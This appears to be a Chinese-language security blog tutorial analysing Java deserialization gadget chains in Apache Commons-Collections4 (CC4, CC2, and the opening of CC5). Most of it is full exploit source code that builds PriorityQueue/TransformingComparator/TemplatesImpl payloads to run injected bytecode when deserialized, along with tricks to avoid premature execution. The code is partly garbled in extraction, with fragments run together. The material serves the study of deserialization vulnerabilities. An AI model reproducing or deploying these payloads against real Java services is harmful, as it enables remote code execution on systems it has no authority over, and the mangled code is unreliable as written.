
CC4链分析 由于InvokerTransformer用不了了,所以我们需要找还有谁调用了transform()方法
我这里是在ChainedTransformer类下的transform方法进行查找用法,注意这里导入的库要用commons-collections4
找到TransformingComparator类中的compare()方法,可以看到这里调用了transform方法,并且compare()方法是常见的方法,很适合我们的反序列化利用,并且这个类也是可以序列化的
继续往下找看看谁调用了compare(),这里我们还是要优先找类的readObjec。
找到PriorityQueue类,也就是优先队列,这是一个java的内置,并且这个类可以序列化。我们转到它的readObject方法
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 private void readObject (java.io.ObjectInputStream s) throws java.io.IOException, ClassNotFoundException {defaultReadObject ();readInt ();new Object[size];for (int i = 0 ; i < size; i++)readObject ();heapify ();

注意末尾的heapify()方法,我们随着这个方法一路跟进,发现在同一个类中进行的调用,最终找到了compare()方法的调用

下面是从readObject开始到compare的完整的链子
CC4链子 EXP编写 根据链子写出初步的EXP
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 package org.mixbp;import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;import com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter;import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;import org.apache.commons.collections4.Transformer;import org.apache.commons.collections4.comparators.TransformingComparator;import org.apache.commons.collections4.functors.ChainedTransformer;import org.apache.commons.collections4.functors.ConstantTransformer;import org.apache.commons.collections4.functors.InstantiateTransformer;import javax.xml.transform.Templates;import java.io.*;import java.lang.reflect.Field;import java.nio.channels.Channel;import java.nio.file.Files;import java.nio.file.Paths;import java.util.PriorityQueue;public class cc4 {public static void main (String[] args) throws Exception{TemplatesImpl templatesimpl = new TemplatesImpl ();Class tc = templatesimpl.getClass();Field nameField = tc.getDeclaredField("_name" );true );"aaaa" );Field byteccodesField = tc.getDeclaredField("_bytecodes" );true );byte [] code = Files.readAllBytes(Paths.get("E://tmp/classes/Calc.class" ));byte [][] codes = {code};Field tfactoryField = tc.getDeclaredField("_tfactory" );true );new TransformerFactoryImpl ());InstantiateTransformer instantiateTransformer = new InstantiateTransformer (new Class []{Templates.class},new Object []{templatesimpl});new Transformer []{new ConstantTransformer (TrAXFilter.class), ChainedTransformer chainedTransformer = new ChainedTransformer (transformers);TransformingComparator transformingComparator = new TransformingComparator (chainedTransformer);PriorityQueue priorityQueue = new PriorityQueue <>(transformingComparator);"ser.bin" );public static void serialize (Object o) throws IOException {ObjectOutputStream oos = new ObjectOutputStream (new FileOutputStream ("ser.bin" ));public static Object unserialize (String Filename) throws IOException , ClassNotFoundException{ObjectInputStream ois = new ObjectInputStream (new FileInputStream (Filename));Object obj = ois.readObject();return obj;
这里的TransformingComparator类和PriorityQueue类的构造方法都是可以直接传参的,所以很方便不需要进行反射调用。

完成初步exp后运行发现没有反应。在PriorityQueue类的readObject方法下调用的heapify()方法下断点调试看看哪里出了问题。
可以看到这里进行了这样一个操作(size >>> 1) - 1
1 2 3 4 private void heapify () for (int i = (size >>> 1 ) - 1 ; i >= 0 ; i--)siftDown (i, (E) queue[i]);
1 value >>> num -- num 指定要移位值 value 移动的位数
这里我们的size原本是0,在右移一位之后依然是0,然后减去1就变成-1,所以无法进入循环。
当我们将 Size 的值修改成 2 的时候,得到 Result 为 1,是可以进入循环的,所以我们需要将 Size 的值变成 2。
Size 就是 PriorityQueue 这个队列的长度,其实就是数组的长度。
所以我们往队列里放东西即可
1 2 priorityQueue.add (1); add (2);
EXP:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 package org.mixbp;import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;import com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter;import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;import org.apache.commons.collections4.Transformer;import org.apache.commons.collections4.comparators.TransformingComparator;import org.apache.commons.collections4.functors.ChainedTransformer;import org.apache.commons.collections4.functors.ConstantTransformer;import org.apache.commons.collections4.functors.InstantiateTransformer;import javax.xml.transform.Templates;import java.io.*;import java.lang.reflect.Field;import java.nio.channels.Channel;import java.nio.file.Files;import java.nio.file.Paths;import java.util.PriorityQueue;public class cc4 {public static void main (String[] args) throws Exception{TemplatesImpl templatesimpl = new TemplatesImpl ();Class tc = templatesimpl.getClass();Field nameField = tc.getDeclaredField("_name" );true );"aaaa" );Field byteccodesField = tc.getDeclaredField("_bytecodes" );true );byte [] code = Files.readAllBytes(Paths.get("E://tmp/classes/Calc.class" ));byte [][] codes = {code};Field tfactoryField = tc.getDeclaredField("_tfactory" );true );new TransformerFactoryImpl ());InstantiateTransformer instantiateTransformer = new InstantiateTransformer (new Class []{Templates.class},new Object []{templatesimpl});new Transformer []{new ConstantTransformer (TrAXFilter.class), ChainedTransformer chainedTransformer = new ChainedTransformer (transformers);TransformingComparator transformingComparator = new TransformingComparator (chainedTransformer);PriorityQueue priorityQueue = new PriorityQueue <>(transformingComparator);1 );2 );"ser.bin" );public static void serialize (Object o) throws IOException {ObjectOutputStream oos = new ObjectOutputStream (new FileOutputStream ("ser.bin" ));public static Object unserialize (String Filename) throws IOException , ClassNotFoundException{ObjectInputStream ois = new ObjectInputStream (new FileInputStream (Filename));Object obj = ois.readObject();return obj;
修改得到最终EXP 虽然可以成功弹计算器,但是上面的EXP还是会有报错。
因为在priorityQueue.add(1)的时候,内部会自动进行 compare() 方法的执行,然后调用transform()
也就是说还没与进行序列化与反序列化,代码就已经执行了
注意到这里:
1 2 3 Field tfactoryField = tc.getDeclaredField("_tfactory" );true );set (templatesimpl,new TransformerFactoryImpl());
这里的_tfactory是我们当时进行本地测试时进行的赋值,这个成员变量的类型是transit暂时的,所以是不能序列化保存的。
并且这个变量在反序列化时会自动赋值,所以这一段其实有没有都无所谓。直接去掉
然后解决在add的时候就执行代码的问题,我们只需要先让 transformingComparator 的值成为一个无关的对象,然后再add之后再用反射修改值即可
先用new ConstantTransformer<>(1)代替chainedTransformer即可
最终EXP:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 package org.mixbp;import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;import com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter;import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;import org.apache.commons.collections4.Transformer;import org.apache.commons.collections4.comparators.TransformingComparator;import org.apache.commons.collections4.functors.ChainedTransformer;import org.apache.commons.collections4.functors.ConstantTransformer;import org.apache.commons.collections4.functors.InstantiateTransformer;import javax.xml.transform.Templates;import java.io.*;import java.lang.reflect.Field;import java.nio.channels.Channel;import java.nio.file.Files;import java.nio.file.Paths;import java.util.PriorityQueue;public class cc4 {public static void main (String[] args) throws Exception{TemplatesImpl templatesimpl = new TemplatesImpl ();Class tc = templatesimpl.getClass();Field nameField = tc.getDeclaredField("_name" );true );"aaaa" );Field byteccodesField = tc.getDeclaredField("_bytecodes" );true );byte [] code = Files.readAllBytes(Paths.get("E://tmp/classes/Calc.class" ));byte [][] codes = {code};InstantiateTransformer instantiateTransformer = new InstantiateTransformer (new Class []{Templates.class},new Object []{templatesimpl});new Transformer []{new ConstantTransformer (TrAXFilter.class), ChainedTransformer chainedTransformer = new ChainedTransformer (transformers);TransformingComparator transformingComparator = new TransformingComparator (new ConstantTransformer (1 ));PriorityQueue priorityQueue = new PriorityQueue <>(transformingComparator);1 );2 );Class c = transformingComparator.getClass();Field transformingField = c.getDeclaredField("transformer" );true );"ser.bin" );public static void serialize (Object o) throws IOException {ObjectOutputStream oos = new ObjectOutputStream (new FileOutputStream ("ser.bin" ));public static Object unserialize (String Filename) throws IOException , ClassNotFoundException{ObjectInputStream ois = new ObjectInputStream (new FileInputStream (Filename));Object obj = ois.readObject();return obj;
总结 画个简单的流程图,在PriorityQueue优先队列里的调用我就省略了
Commons-Collections CC2链 这个也得下载Commons-Collections 4依赖
CC2链分析 这个链跟CC4相比就是抛弃了用 InstantiateTransformer 类将 TrAXFilter 初始化即 TemplatesImpl.newTransformer() 这个步骤
而是使用invokerTransformer类去调用newTransformer方法,不需要走实例化的步骤
而后面的CC4 链中的 compare 部分是可用的,CC2 链最后部分是 TemplatesImpl 执行动态字节码,直接照搬即可
CC2 链 EXP 编写 先是TemplatesImpl这部分的链子
1 2 3 4 5 6 7 8 9 10 11 TemplatesImpl templatesimpl = new TemplatesImpl ();Class tc = templatesimpl.getClass();Field nameField = tc.getDeclaredField("_name" );true );"aaaa" );Field byteccodesField = tc.getDeclaredField("_bytecodes" );true );byte [] code = Files.readAllBytes(Paths.get("E://tmp/classes/Calc.class" ));byte [][] codes = {code};
然后是构造invokerTransformer类去调用templates对象的newTransformer方法
1 InvokerTransformer invokerTransformer = new InvokerTransformer<>("newTransformer",new Class []{},new Object []{});
然后就是创建 TransformingComparator 类对象,传⼊一个临时的 Transformer 类对象,这样就不会在反序列化前执行了
1 TransformingComparator transformingComparator = new TransformingComparator (new ConstantTransformer (1 ));
然后就是创建PriorityQueue类对象,传入 transformingComparator 对象,此时向队列⾥添加的元素需要改成我们前⾯创建的 TemplatesImpl 对象
因为最后调用 PriorityQueue.compare() 的时候是传入队列中的两个对象
1 if (comparator .compare(x , (E ) c) <= 0 )
然后进入到 TransformingComparator.compare()
1 2 3 4 5 public int compare (final I obj1, final I obj2) {final O value1 = this .transformer.transform(obj1);final O value2 = this .transformer.transform(obj2);return this .decorated.compare(value1, value2);
这里会先对第一个对象进行transform方法的调用,因此这里需要将 priorityQueue 队列中的第一个对象设置为构造好的 templatesimpl 对象
注意:如果第一个是1,第二个是templatesimpl对象的话,因为1这个对象里没有newTransformer方法,就会报错
1 2 3 PriorityQueue priorityQueue = new PriorityQueue<>(transformingComparator)2 )
最后将transformingComparator对象里的无关值用反射改回来
1 2 3 4 Class c = transformingComparator.getClass();Field transformingField = c.getDeclaredField("transformer" );set (transformingComparator,invokerTransformer);
最终完整EXP 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 package org.mixbp;import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;import com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter;import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;import org.apache.commons.collections4.Transformer;import org.apache.commons.collections4.comparators.TransformingComparator;import org.apache.commons.collections4.functors.ChainedTransformer;import org.apache.commons.collections4.functors.ConstantTransformer;import org.apache.commons.collections4.functors.InstantiateTransformer;import org.apache.commons.collections4.functors.InvokerTransformer;import javax.xml.transform.Templates;import javax.xml.ws.spi.Invoker;import java.io.*;import java.lang.reflect.Field;import java.nio.channels.Channel;import java.nio.file.Files;import java.nio.file.Paths;import java.util.PriorityQueue;public class cc2 {public static void main (String[] args) throws Exception{TemplatesImpl templatesimpl = new TemplatesImpl ();Class tc = templatesimpl.getClass();Field nameField = tc.getDeclaredField("_name" );true );"aaaa" );Field byteccodesField = tc.getDeclaredField("_bytecodes" );true );byte [] code = Files.readAllBytes(Paths.get("E://tmp/classes/Calc.class" ));byte [][] codes = {code};InvokerTransformer invokerTransformer = new InvokerTransformer <>("newTransformer" ,new Class []{},new Object []{});TransformingComparator transformingComparator = new TransformingComparator (new ConstantTransformer (1 ));PriorityQueue priorityQueue = new PriorityQueue <>(transformingComparator);2 );Class c = transformingComparator.getClass();Field transformingField = c.getDeclaredField("transformer" );true );"ser.bin" );public static void serialize (Object o) throws IOException {ObjectOutputStream oos = new ObjectOutputStream (new FileOutputStream ("ser.bin" ));public static Object unserialize (String Filename) throws IOException , ClassNotFoundException{ObjectInputStream ois = new ObjectInputStream (new FileInputStream (Filename));Object obj = ois.readObject();return obj;

总结 简单画个流程图
可以看到就是直接跳过了InstantiateTransformer.transform获取TrAXFilter的构造函数然后实例化TrAXFilter对象最后触发templates.newTransformer()的步骤
直接InvokerTransformer.transform调用templates.newTransformer方法
Commons-Collections CC5链 CC5 链分析 CC5的后半条链子就是正版CC1链

参考 yso 的官方链子,入口类是 BadAttributeValueExpException 的 readObject() 方法
先跟进BadAttributeValueExpException 的 readObject() 方法
这里调用了toString()方法,然后跟进到TiedMapEntry 类的toString()方法
